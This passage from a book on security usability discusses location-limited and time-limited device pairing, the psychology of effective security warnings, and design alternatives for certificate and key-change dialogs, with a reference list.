Many users are reluctant to activate security measures because the difficulty of configuring them is greater than any perceived benefits. Using a metaphor that’s familiar to the user can help significantly in overcoming this reluctance to deal with security issues. For example most users are familiar with the use of keys as security tools, making a key-like device an ideal mechanism for propagating security parameters from one system to another. One of the most usable computer security devices ever created, the Datakey, is shown in Figure 34. To use the Datakey, you insert it into the reader and turn it to the right until it clicks into place, just like a standard key. To stop using it, you turn it back to the left and remove it from the reader.




Figure 34: A Datakey being used to key a VPN box

Instead of using a conventional key, the device used to initialise security parameters across devices is a USB memory key that the user takes to each device that’s being initialised. This mechanism is used in Microsoft’s Windows Network Smart Key (WNSK), in which Windows stores WiFi/802.11 encryption keys and other configuration details onto a standard USB memory key, which is then inserted into the other wireless devices that need to be configured.

Since USB keys can store amounts of information that would be impossible for humans to carry from one device to another (the typical WNSK file size is around 100KB), it’s possible to fully automate the setup using full-strength security parameters and configuration information that would be impossible for humans to manage. In addition to the automated setup process, for compatibility with non-WNSK systems it’s also possible to print out the configuration parameters, although the manual data entry process is rather painful. Using the familiar metaphor of inserting a key into an object in order to provide security greatly increases the chances that it’ll actually be used, since it requires almost no effort on the part of the user.

This type of security mechanism is known as a location-limited channel, one in which the user’s credentials are proven by the fact that they have physical access to the device(s) being configured. This is a generalisation of an older technique from the field of secure transaction processing called geographic entitlement, in which users were only allowed to initiate a transaction from a fixed location like a secure terminal room in a brokerage house, for which access required passing through various physical security controls [41]. If the threat model involves attackers coming in over a network, such a location-limited channel is more secure than any fancy (and complex) use of devices such as smart cards and certificates, since the one thing that

a network attacker can't do is plug a physical token into the device that's being configured.

A similar type of mechanism, which is often combined with a location-limited channel, is a time-limited channel in which two devices have to complete a secure initialisation within a very small time window. An example of such a mechanism is one in which the user simultaneously presses secure initialisation buttons on both devices being configured. The device being initialised would then assume that anything that responded at that exact point in time would be its intended peer device. A variation of this has the user wait for an indicator such as an LED on one device to light up before pressing the button on the other device. By repeating this as required, the chances of an attacker spoofing the exchange can be made arbitrarily small [42].

An additional countermeasure against a rogue device trying to insert itself into the channel is to check whether more than one response is received (one from the legitimate device and one from the rogue one) within the given time window, and reset the process if this type of tampering is detected. Like tamper-evident seals on food containers, this is a simple, effective measure that stops all but the most determined attacker. This mechanism combines both location-limited channels (the user is demonstrating their authorisation by being able to activate the secure initialisation process) and a time-limited channel (the setup process has to be carried out within a precise time window in order to be successful).

This type of secure initialisation mechanism has already been adopted by some vendors of 802.11 wireless devices who are trying to combat the low level of adoption of secure wireless setups, although unfortunately since there's no industry standard for this they all do it differently. An example of this is the use of location-limited and time-limited channels in Broadcom's SecureEasySetup, which is used for secure initialisation of 802.11 WPA devices via a secure-setup pushbutton or an equivalent mechanism like a mouse click on a PC dialog [43][44]. Since Broadcom are an 802.11 chipset vendor, anyone using their chipsets has the possibility to employ this type of simple security setup. Although only minimal technical details have been published [45], the Broadcom design appears to be an exact implementation of the type of channel described above. This is a good example of effective (rather than theoretically perfect) security design. As David Cohen, a senior product manager at Broadcom, puts it, "The global problem we're trying to solve is over 80 percent of the networks out there are wide open. Hackers are going to jump on these open networks. We want to bring that number down".

A further extension of the location-limited channel concept provides a secure key exchange between two portable devices with wireless interfaces. This mechanism relies for its security on the fact that when transmitting over an open medium, an opponent can't tell which of the two devices sent a particular message, but the devices themselves can. To establish a shared secret, the devices are held together and shaken while they perform the key exchange, with key bits being determined by which of the two devices sent a particular message. Since they're moving around, an attacker can't distinguish one device from the other via signal strength measurements [46]. This is an extremely simple and effective technique that works with an out-of-the-box unmodified wireless device, providing a high level of security while being extremely easy to use.

These types of security mechanisms provide both the ease of use that's necessary in order to ensure that they're actually used, and a high degree of security from outside attackers, since only an authorised user with physical access to the system is capable of performing the initialisation steps.

Note though that you have to exercise a little bit of care when you're designing your location-limited channel. The Bluetooth folks, for example, allowed *anyone* (not just authorised users) to perform this secure initialisation (forced re-pairing in Bluetooth terminology), leading to the sport of bluejacking, in which a hostile party hijacks someone else's Bluetooth device. A good rule of thumb for these types of security measures is to look at what Bluetooth does for its "security" and then make sure that you don't do anything like it.

References

- [1] “In Search of Usable Security: Five Lessons from the Field”, Dirk Balfanz, Glenn Durfee, Rebecca Grinter, and D.K. Smetters, *IEEE Security and Privacy*, **Vol.2, No.5** (September/October 2004), p.19.
- [2] “Leading Geeks: How to Manage and Lead the People Who Deliver Technology”, Paul Glen, David Maister, and Warren Bennis, Jossey-Bass, 2002.
- [3] “Scientist: Complexity causes 50% of product returns”, Reuters, 6 March 2006, <http://www.computerworld.com/hardwaretopics/hardware/story/0,10801,109254,00.html>.
- [4] “Plug-and-Play PKI: A PKI Your Mother Can Use”, Peter Gutmann, *Proceedings of the 12th Usenix Security Symposium*, August 2003, p.45.
- [5] “Trends and Attitudes in Information Security — An RSA Security e-Book”, RSA Data Security, 2005.
- [6] “Inoculating SSH Against Address Harvesting”, Stuart Schechter, Jaeyon Jung, Will Stockwell, and Cynthia McLain, *Proceedings of the 13th Annual Network and Distributed System Security Symposium (NDSS’06)*, February 2006.
- [7] “Securing Record Communications: The TSEC/KW-26”, Melville Klein, Center for Cryptologic History, National Security Agency, 2003.
- [8] “Lessons Learned From the Deployment of a Smartphone-Based Access Control System”, Lujo Bauer, Lorrie Faith Cranor, Michael Reiter, and Kami Vaniea, *Proceedings of the Third Symposium on Usable Privacy and Security (SOUPS’07)*, July 2007, p.64.
- [9] “Race conditions in security dialogs”, Jesse Ruderman, <http://www.squarefree.com/2004/07/01/race-conditions-in-security-dialogs/>, 1 July 2004.
- [10] “Mozilla XPInstall Dialog Box Security Issue”, Secunia Advisory SA11999, <http://secunia.com/advisories/11999/>, 5 July 2004.
- [11] “Race conditions in security dialogs”, Jesse Ruderman, <http://archives.neohapsis.com/archives/fulldisclosure/2004-07/0264.html>, 7 July 2004.
- [12] “Microsoft Internet Explorer Keyboard Shortcut Processing Vulnerability”, Secunia Research, http://secunia.com/secunia_research/2005-7/advisory/, 13 December 2005.
- [13] “Internet Explorer Suppressed “Download Dialog” Vulnerability”, Secunia Research, http://secunia.com/secunia_research/2005-21/advisory/, 13 December 2005.
- [14] “Bugzilla Bug 162020: pop up XPInstall/security dialog when user is about to click”, https://bugzilla.mozilla.org/show_bug.cgi?query_format=specific&order=relevance+desc&bug_status=__open__&id=162020.
- [15] “Disable Extension Install Delay (Firefox)”, [http://kb.mozillazine.org/Disable_Extension_Install_Delay_\(Firefox\)](http://kb.mozillazine.org/Disable_Extension_Install_Delay_(Firefox)).
- [16] “MR Tech Disable XPI Install Delay”, Mel Reyes, <https://addons.mozilla.org/firefox/775/>, 20 Apr 2006.
- [17] “MR Tech Disable XPI Install Delay”, 23 March 2007, <https://addons.mozilla.org/firefox/775/>.
- [18] “Liability and Computer Security: Nine Principles”, Ross Anderson, *Proceedings of the European Symposium on Research in Computer Security (ESORICS’94)*, Springer-Verlag Lecture Notes in Computer Science No.875, 1994, p.231.
- [19] “Florida Standoff on Breath Tests Could Curb Many DUI Convictions”, Lauren Etter, *The Wall Street Journal*, 16 December 2005, p.1.
- [20] “Secret Breathalyzer Software Finally Revealed”, Lawrence Taylor, 4 September 2007, <http://www.duiblog.com/2007/09/04/secret-breathalyzer-software-finally-revealed/>.
- [21] “Status Quo Bias in Decision Making”, William Samuelson and Richard Zeckhauser, *Journal of Risk and Uncertainty*, **Vol.1, No.1** (March 1988), p.7.

- [22] “Do Defaults Save Lives?”, Eric Johnson and Daniel Goldstein, *Science*, **Vol.302, No.5649** (21 November 2003), p.1338.
- [23] “Psychology in Economics and Business: An Introduction to Economic Psychology”, Gerrit Antonides, Springer-Verlag, 1996.
- [24] “Framing, probability distortions, and insurance decisions”, Eric Johnson, John Hershey, Jacqueline Meszaros, and Howard Kunreuther, *Journal of Risk and Uncertainty*, **Vol.7, No.1** (August 1993), p.35.
- [25] “The role of the physician as an information source on mammography”, Lisa Metsch, Clyde McCoy, H. Virginia McCoy, Margaret Pereyra, Edward Trapido, and Christine Miles, *Cancer Practice*, **Vol.6, No.4** (July-August 1998), p.229.
- [26] “Anonymity Loves Company: Usability and the Network Effect”, Roger Dingleline and Nick Mathewson, in “Security and Usability: Designing Secure Systems That People Can Use”, O’Reilly, 2005, p.547.
- [27] “Users are not dependable — how to make security indicators to better protect them”, Min Wu, *Proceedings of the First Workshop on Trustworthy Interfaces for Passwords and Personal Information*, June 2005.
- [28] “Fighting Phishing at the User Interface”, Robert Miller and Min Wu, in “Security and Usability: Designing Secure Systems That People Can Use”, O’Reilly, 2005, p.275.
- [29] “Usability Analysis of Secure Pairing Methods”, Ersin Uzun, Kristiina Karvonen, and N. Asokan, *Proceedings of Usable Security 2007 (USEC’07)*, February 2007, <http://www.usablesecurity.org/papers/uzun.pdf>.
- [30] “Improving Security Decisions with Polymorphic and Audited Dialogs”, José Brustuloni and Ricardo Villamarin-Salomón, *Proceedings of the 3rd Symposium on Usable Privacy and Security (SOUPS’07)*, July 2007, p.76.
- [31] “Race conditions in security dialogs”, Jesse Ruderman, <http://www.squarefree.com/2004/07/01/race-conditions-in-security-dialogs/>, 1 July 2004.
- [32] “Apple Human Interface Guidelines”, Apple Computer Inc, November 2005.
- [33] “Programmers are People, Too”, Ken Arnold, *ACM Queue*, **Vol.3, No.5** (June 2005), p.54.
- [34] “Case Study: Thunderbird’s brittle security as proof of Iang’s 3rd Hypothesis in secure design: there is only one mode, and it’s secure”, Ian Grigg, 23 July 2006, <http://financialcryptography.com/mt/archives/000755.html>.
- [35] “GUI Bloopers: Don’ts and Do’s for Software Developers and Web Designers”, Jeff Johnson, Morgan Kaufmann, 2000.
- [36] “The Importance of Usability Testing of Voting Systems”, Paul Herson, Richard Niemi, Michael Hanmer, Benjamin Bederson, Frederick Conrad, and Michael Traugott, *Proceedings of the 2006 Usenix/Accurate Electronic Voting Technology Workshop*, August 2006.
- [37] “Re: Intuitive cryptography that’s also practical and secure”, Andrea Pasquinucci, posting to the cryptography@metzdowd.com mailing list, message-ID 20070130203352.GA17174@old.at.home, 30 January 2997.
- [38] “The Media Equation: How People Treat Computers, Television, and New Media Like Real People and Places”, Byron Reeves and Clifford Nass, Cambridge University Press, 1996.
- [39] “The Inmates Are Running the Asylum: Why High Tech Products Drive Us Crazy and How To Restore The Sanity”, Alan Cooper, Sams, 1999.
- [40] “About Face 2.0: The Essentials of Interaction Design”, Alan Cooper and Robert Reimann, Wiley, 2003.
- [41] “Principles of Transaction Processing”, Philip Bernstein and Eric Newcomer, Morgan Kaufman, 1997.
- [42] “BEDA: Button-Enabled Device Pairing”, Claudio Soriente, Gene Tsudik, and Ersin Uzun, *First International Workshop on Security for Spontaneous Interaction (IWSSI’07)*, September 2007.
- [43] “Another Take on Simple Security”, Glenn Fleishman, 6 January 2005, <http://wifinetnews.com/archives/004659.html>.

- [44] “Under the Hood with Broadcom SecureEasySetup”, Glenn Fleishman, 12 January 2005, <http://wifinetnews.com/archives/004685.html>.
- [45] “Securing Home WiFi Networks: A Simple Solution Can Save Your Identity”, Broadcom white paper Wireless-WP200-x, 18 May 2005.
- [46] “Shake them Up!: A movement-based pairing protocol for CPU-constrained devices”, Claude Castelluccia and Pars Mutaf, *Proceedings of the 3rd International Conference on Mobile Systems, Applications, and Services (MobiSys’05)*, June 2005, p.51.

Security User Interaction

An important part of the security usability design process is how to interact with users of the security application in a meaningful manner. The following section looks at various user interaction issues and discusses some solutions to user communications problems.

Speaking the User's Language

When interacting with a user, particularly over a topic as complex as computer security, it's important to speak their language. To evaluate a message presented by a security user interface, users have to be both motivated and able to do so. Developers who spend their lives immersed in the technology that they're creating often find it difficult to step back and view it from a non-technical user's point of view, with the result that the user interface that they create assumes a high degree of technical knowledge in the end user. An example of the type of problem that this leads to is the typical jargon-filled error message produced by most software. Geeks love to describe the problem, when they should instead be focusing on the solution. While the maximum amount of detail about the error may help other geeks diagnose the problem, it does little more than intimidate the average user.




Figure 35: “The experienced user will usually know what's wrong”

On the other hand you should be careful not to present such minimal information that any resulting decision made by the user, whether a rank beginner or hardcore geek, as reduced to a coin toss. Figure 35, from the “Ken Thompson’s car” user interface design school, is an example of such a coin-toss interface.

The easiest way to determine how to speak the user’s language when your application communicates with them is to ask the users what they’d expect to see in the interface. Studies of users have shown however that there are so many different ways to describe the same sorts of things that using the results from just one or two users would invariably lead to difficulties when other users expecting different terms or different ways of explaining concepts use the interface.

A better alternative is to let users vote on terminology chosen from a list of user-suggested texts and then select the option that garners the most votes. A real-world evaluation of this approach found that users of the interface with the highest-polling terminology made between *two and five times* less mistakes than when they used the same interface with the original technical terminology, the interface style that’s currently found in most security applications.

The same study found that after prolonged use, error rates were about the same for both interfaces, indicating that, given enough time, users can eventually learn more or less anything... until an anomalous condition occurs, at which point they’ll be completely lost with the technical interface.

In a similar vein, consider getting your user manuals written by non-security people to ensure that the people writing the documentation use the same terminology and have the same mindset as those using it. You can always let the security people nitpick the text for accuracy after it's finished.

Effective Communication with Users

In addition to speaking the user's language, you also need to figure out how to effectively communicate your message to them and turn the click, whirr response into controlled responding in which users react based on an actual analysis of the information that they've been given. Previous sections have pointed out a number of examples of ineffective user communication which would imply that this is tricky area to get right, however in this case we're lucky to have an entire field of research (with the accompanying industries of advertising and politics) dedicated to the effective communication of messages. For example social psychologists have determined that a request made with an accompanying explanation is far more likely to elicit an appropriate response than the request on its own [1]. So telling the user that something has gone wrong and that continuing with their current course of action is dangerous "because it may allow criminals to steal money from your bank account" is far more effective than just the generic warning by itself.

The text of this message also takes advantage of another interesting result from psychology research: People are more motivated by the fear of losing something than the thought of gaining something [2][3]. For example doctors' letters warning smokers of the number of years of life that they'd lose by not giving up smoking have been found to be more effective than ones that describe the number of extra years they'd have if they do kick the habit [4]. This has interesting ramifications. Depending on whether you frame an issue as a gain or a loss, you can completely change people's answers to a question about it. The theory behind this was developed by Nobel prize-winners Daniel Kahneman and Amos Tversky under the name Prospect Theory [5][6]. In Kahneman and Tversky's original experiment, subjects were asked to choose between a sure gain of \$500 and a 50% chance of gaining \$1000 / 50% chance of gaining nothing. The majority (84%) chose the sure gain of \$500. However, when the problem was phrased in reverse, with subjects being told they would be given \$1000 with a sure loss of \$500 or a 50% chance of losing the entire \$1000 / 50% chance of losing nothing, only 31% chose the sure loss, even though it represented the exact same thing as the first set of choices.

One real-world example of the deleterious effects of this can be seen in a study of the working habits New York taxi drivers [7] which found that many of the drivers would set themselves a given earning target each day and quit once they'd reached their target (setting targets can be very motivating when performing boring or tedious activities, which is why it's so popular with people on things like exercise programs). However, while this can be a great motivator when there's nothing to be gained or lost (except for weight in an exercise program), it doesn't work so well when there's more at stake than this. In the case of the taxi drivers, what they were doing was quitting early when they were making good money, and working longer hours when they were earning little. If instead they had worked longer hours on good days and quit early on bad days, their earnings would have increased by 15%. Simply working the same hours each day would have increased their income by 8% (this result is directly contrary to supply-side economics, which argues that if you increase wages, people will work more in order to earn more).

Taking advantage of the findings from Prospect Theory, the previous message was worded as a warning about theft from a bank account rather than a bland reassurance that doing this would keep the user's funds safe. As the discussion of the rather nebulous term "privacy" in the previous chapter showed, some fundamental concepts related to security, and users' views of security, can in fact only be defined in terms of what users will lose rather than anything that they'll gain.

An additional important result from psychology research is the finding that if recipients of such a fear appeal aren't given an obvious way of coping then they'll just bury their heads in the sand and try and avoid the problem [8]. So as well as

describing the consequences of incorrect action, your message has to provide at least one clear, unambiguous, and specific means of dealing with the problem. The canonical “Something bad may be happening, do you want to continue?” is the very antithesis of what extensive psychological research tells us we should be telling the user.

Another result from psychology research (although it's not used in the previous message example) is that users are more motivated to think about a message if it's presented as a question rather than an assertion. The standard “Something bad may be happening, do you want to continue?” message is an assertion dressed up as a question. “Do you want to connect to the site even though it may allow criminals to steal money from your bank account?” is a question that provides users with appropriate food for thought for the decision that they're about to make. A button labelled “Don't access the site” then provides the required clear, specific means of dealing with the problem.

A further psychological result that you can take advantage of is the phenomenon of social validation, the tendency to do something just because other people (either an authority figure or a significant number of others) have done it before you. This technique is well-understood and widely used in the advertising and entertainment industries through tricks such as salting donation boxes and collection trays with a small amount of seed money, the use of claque (paid enthusiastic audience members) in theatres, and the use of laugh tracks in TV shows. The latter is a good example of applying psychology to actual rather than claimed human behaviour: both performers and the audience dislike laugh tracks, but entertainment companies keep using them for the simple reason that they work, increasing viewer ratings for the show that they're used with. This is because the laugh track, even though it's obviously fake, triggers the appropriate click, whirr response in the audience and provides social validation of the content. Laugh tracks are the MSG of comedy. Even though audience members, if asked, will claim that it doesn't affect them, real-world experience indicates otherwise. The same applies for many of the other results of psychology research mentioned above — you can scoff at them, but that won't change the fact that they work when applied in the field.

You can use social validation in your user interface to guide users in their decision-making. For example when you're asking the user to make a security-related decision, you can prompt them that “most users would do *xyz*” or “for most users, *xyz* is the best action”, where *xyz* is the safest and most appropriate choice. This both provides them with guidance on what to do (which is particularly important in the common case where the user won't understand what it is that they're being asked) and gently pushes them in the direction of making the right choice, both now and in the future where this additional guidance may not be available.

If you'd like to find out more about this field, some good starting points are *Influence: Science and Practice* by Robert Cialdini, *Persuasion: Psychological Insights and Perspectives* by Timothy Brooks and Melanie Green, and *Age of Propaganda: Everyday Use and Abuse of Persuasion* by Anthony Pratkanis and Elliot Aronson (if the phishers ever latch onto books like this, we'll be in serious trouble).

As with the user interface safety test that was described in the section on safe defaults, there's a relatively simple litmus test that you can apply to the messages that you present to users. Look at each message that you're displaying to warn users of a security condition and see if they deal with the responses “Why?” and “So what?”. For example you may be telling the user that “The server's identification has changed since the last time that you connected to it”. So what? “This may be a fake server pretending to be the real thing, or it could just mean that the server software has been reinstalled”. So what? “If it's a fake server then any information that you provide to it may be misused by criminals. Are you sure that you really want to continue?”. Finally the user knows why they're being shown the dialog! The “Why?” and “So what?” tests may not apply to all dialogs (usually only one applies to any particular dialog), but if the dialog message fails the test then it's a good indication that you need to redesign it.

Design Example: Connecting to a Server whose Key has Changed

Let's look at a design exercise for speaking the user's language in which a server's key (which is usually tied to its identity) has changed when the user connects to it. Many applications will present the user with either too little information ("The key has changed, continue?"), too much information (a pile of incomprehensible X.509 technobabble, in one PKI usability study *not a single user* was able to make any sense of the certificate information that Windows displayed to them [9] and a SANS (SysAdmin, Audit, Network, Security Institute) analysis of a phishing attack that examined what a user would have to go through to verify a site using certificates, described the certificate dialog as "filled with mind-numbing gobbledygook [...] most of it seemed to be written in a foreign language" [10]), or the wrong kind of information ("The sky is falling, run away").




Figure 36: Internet Explorer certificate warning dialog

The standard certificate dialog used by Internet Explorer is shown in Figure 36. The typical user's response to this particularly potent latent pathogen will be something like "What the &*^#@*! is that supposed to mean?", and this is the improved version — earlier versions were even more incomprehensible (recognising the nature of this type of question, pre-release versions of Windows '95 used the text "In order to demonstrate our superior intellect, we will now ask you a question you cannot answer" as a filler where future text was to be added [11]). A few rare users may click on "View Certificate", but then they'll have no idea what they're supposed to be looking for there. In any case this additional step is completely pointless since if the certificate's contents can't be verified there's no point in examining them as the certificate's creators could have put anything they wanted in there.

In addition, users have no idea what the certifying authority (CA) that's mentioned in the dialog is. In one PKI usability study carried out with experienced computer users, 81% identified VeriSlim as a trusted CA (VeriSlim doesn't exist), 84% identified Visa as a trusted CA (Visa is a credit card company, not a CA), and no-one identified Saunalahden as a trusted CA (Saunalahden is a trusted CA located in Finland) [9]. 22% of these experienced users didn't even know what a CA was, and an informal survey of typical (non-experienced) users was unable to turn up anyone who knew what a CA was. In situations like this, applying judgemental heuristics (in other words guessing) makes perfect sense, since it's completely unclear which option is best. Since (from the user's point of view) the best option is to get rid of the dialog so that they can get on with their work, they'll take whatever action is required to make it go away.

Finally, the dialog author has made no attempt to distinguish between different security conditions — a day-old expired certificate is more benign than a year-old expired certificate, which in turn is more benign than a certificate belonging to another domain or issued by an unknown CA. The dialog doesn't even bother to filter out things that aren't a problem ("the certificate date is valid") from things that are ("the name on the certificate is invalid"). This is simply a convenient (to the application developer) one-size-fits-all dialog that indicates that something isn't quite right somewhere, and would the user like to ignore this and continue anyway. The only good thing that can be said about this dialog is that the default action is not 'Yes', requiring that the user at least move the mouse to dismiss it.



Figure 37: One-size-fits-all password entry

The inability to distinguish between different security levels is endemic to other browsers as well. For example Firefox uses a single master password to protect all secrets in the system, whether it's the password for the Knitting Pattern Weekly or the password for your online bank account. As shown in Figure 37, users end up either over-protecting something of little to no value (a long, complex master password used to protect access to Knitting Pattern Weekly) or under-protecting something of considerable value (a short, easy-to-type master password used to protect access to your PayPal account).

A better trade-off would have been to break the master-password control mechanism into two or even three levels, one with no master password at all for the large number of sites that require nuisance signups before they'll allow you to participate, one with a relatively easy-to-type master password for moderate-value sites, and a high-security one with a more complex master password that has to be re-entered on each use, for high-value sites such as online bank account access. Having to explicitly enter the high-value master password both makes users more aware of the consequences of their actions and ensures that a master password-enabled action performed some arbitrary amount of time in the past can't be exploited later when the user browses to a completely unrelated (and possibly malicious) site. Finally, since the browser now knows (via the use of the standard vs. high-value master password selection) that the user is performing a high-value transaction, it can apply additional safety checks such as more stringent filtering of what information gets sent where.

Doing this for every site visited would “break” a lot of sites, but by taking advantage of the inside knowledge of which sites are considered important by the user, the browser can only apply the potentially site-breaking extra security measures to the cases where it really matters.

Internet Explorer 7 finally appears to be taking some steps towards fixing the incomprehensible certificate warning problem, although it remains to be seen how effective these measures will really be. For example one of the measures consists of warning users when they visit suspected phishing sites, even though an AOL UK user survey found that 84% of users didn’t know what phishing was and were therefore unlikely to get anything from the warning. Another potential problem with the proposed changes is a profusion of URL-bar colour-codes for web sites and colour-code differences between browsers — Firefox uses yellow for SSL-secured sites while MSIE 7 uses it to indicate a suspected phishing site, so that Firefox users will think an MSIE 7 phishing site is secured with SSL while MSIE 7 users will think that SSL-secured sites are phishing sites (this colour-change booby trap is a bit like changing the meaning of red and green traffic lights in different cities). Finally, there are plans to display the certificate issuer name in the URL bar alternating with the certificate subject name, a proposal that has the potential to equal the `<blink>` tag in annoyance value (displaying it as a tooltip would be a better idea), as well as being more or less meaningless to most users.

Look at the problem from the point of view of the user. They’re connecting to a server that they’ve connected to many times in the past and that they need to get to now in order to do their job. Their natural inclination will be to do whatever it takes to get rid of the warning and connect anyway, making it another instance of the “Do you want this message to go away” problem presented earlier.

Your user interface should therefore explain the problem to them, for example “The server’s identification has changed since the last time that you connected to it. This may be a fake server pretending to be the real thing, or it could just mean that the server software has been reinstalled. If it’s a fake server rather than any information that you provide to it may be misused by criminals. Are you sure that you really want to continue?”. Depending on the severity of the consequences of connecting to a fake server, you can then allow them to connect anyway, connect in a reduced-functionality “safe” mode such as one that disallows uploads of (potentially sensitive) data to the possibly-compromised server and is more cautious about information coming from the server than usual, or perhaps even require that they first verify the server’s authenticity by checking it with the administrator who runs it. If you like, you can also include an “Advanced” option that displays the usual X.509 gobbledegook.

An alternative approach, which is somewhat more drastic but also far more effective, is to treat a key or certificate verification failure in the same way as a standard network server error. If the user is expecting to talk to a server in a secure manner and the security fails, then that’s a fatal error, not just a one-click speed-bump. This approach has already been adopted by some newer network clients such as Linux’s `xsupplicant` and Windows XP’s PEAP (Protected Extensible Authentication Protocol) client. This is a failure condition that users will instinctively understand, and that shifts the burden from the user to the server administrators. Users no longer have to make the judgement call, it’s now up to the server administrators to get their security right. In an indistinguishable-from-placebo environment this is probably the only safe way to handle key/certificate verification errors.

There’s also a third alternative that runs the middle ground between these two extremes, which provides a mechanism for allowing the user to safely accept a new key or certificate. Instead of allowing the user to blindly click ‘OK’ to ignore the error condition, you can require that they enter an authorisation code for the new key or certificate that they can only obtain from the server administrator or certificate owner, forcing them to verify the key before they enable its use. The “authorisation code” is a short string of six to eight characters that’s used to calculate an HMAC (hashed Message Authentication Code, a cryptographic checksum that incorporates an encryption key so that only someone else who has the key can recreate the

checksum) of the new key or certificate, with the first two characters being used as the HMAC key and the remaining characters being the (truncated) HMAC result, as illustrated in Figure 38. For example if you set the first two characters to “ab” then computing $\text{HMAC}(\text{“ab”}, \text{key-or-certificate})$ will produce a unique HMAC value for that key or certificate. Taking the base64 encoding of the last few bytes of the HMAC value (say, “cdefg”) produces the six-character authorisation code “abcdefg”. When the user enters this value, their application performs the same calculation and only permits the use of the key or certificate if the calculated values match.




Figure 38: Generation of a certificate authorisation code

Obviously this use of an HMAC as a salted hash isn't terribly secure, but it doesn't have to be — what it's doing is raising the bar for an attacker, changing the level of effort from the trivial (sending out phishing/spam email) to nontrivial (impersonating an interactive communication between the key/certificate owner and the user). A determined attacker can still do this, but their job has suddenly become a whole lot harder since they now have to control the authorisation side-channel as well. Incidentally, the reason for using a keyed hash (the HMAC) rather than a standard hash is that most software already displays a hash of the key to the user, usually labelled as a fingerprint or thumbprint. If they copied this value across to the authorisation check, the user could bypass the separate side-channel that they'd otherwise be forced to use.

One thing that SSH does which SSL/TLS should really copy is keep a record of whether a trusted domain (that is, a server using SSH or SSL/TLS) has been visited before, and as an extension how many times it's been visited before (neither SSH nor SSL/TLS currently do the latter). With this information at hand the application can change its behaviour depending on whether this is a first visit, an infrequent visit, or a frequent visit. For example if the user frequently visits `https://www.paypal.com` but is now visiting `https://www.paypai.com` for the first time, the application can warn that this is a potentially suspicious site that the user doesn't normally visit. This has been shown to significantly increase a user's ability to detect spoofed web sites [12]. Because SSL use is infrequent and is normally only applied to sites where the user has to enter valuable information such as credit card details, you can take advantage of the fact that the users themselves will be telling you when to be careful.

If you implement this measure you need to be careful to mask the list of hosts visited to avoid both privacy concerns and the ability of an attacker who gains access to the list to perform address-harvesting of the list of known/trusted hosts, a particular problem with SSH's `known-hosts` mechanism. Various workarounds for this problem are possible [13], the simplest of which is to store a MAC of the host name rather than the actual name. Since all that we're interested in is a presence-check, a comparison of the MAC value will serve just as well as a comparison of the full name.

Design Example: Inability to Connect to a Required Server

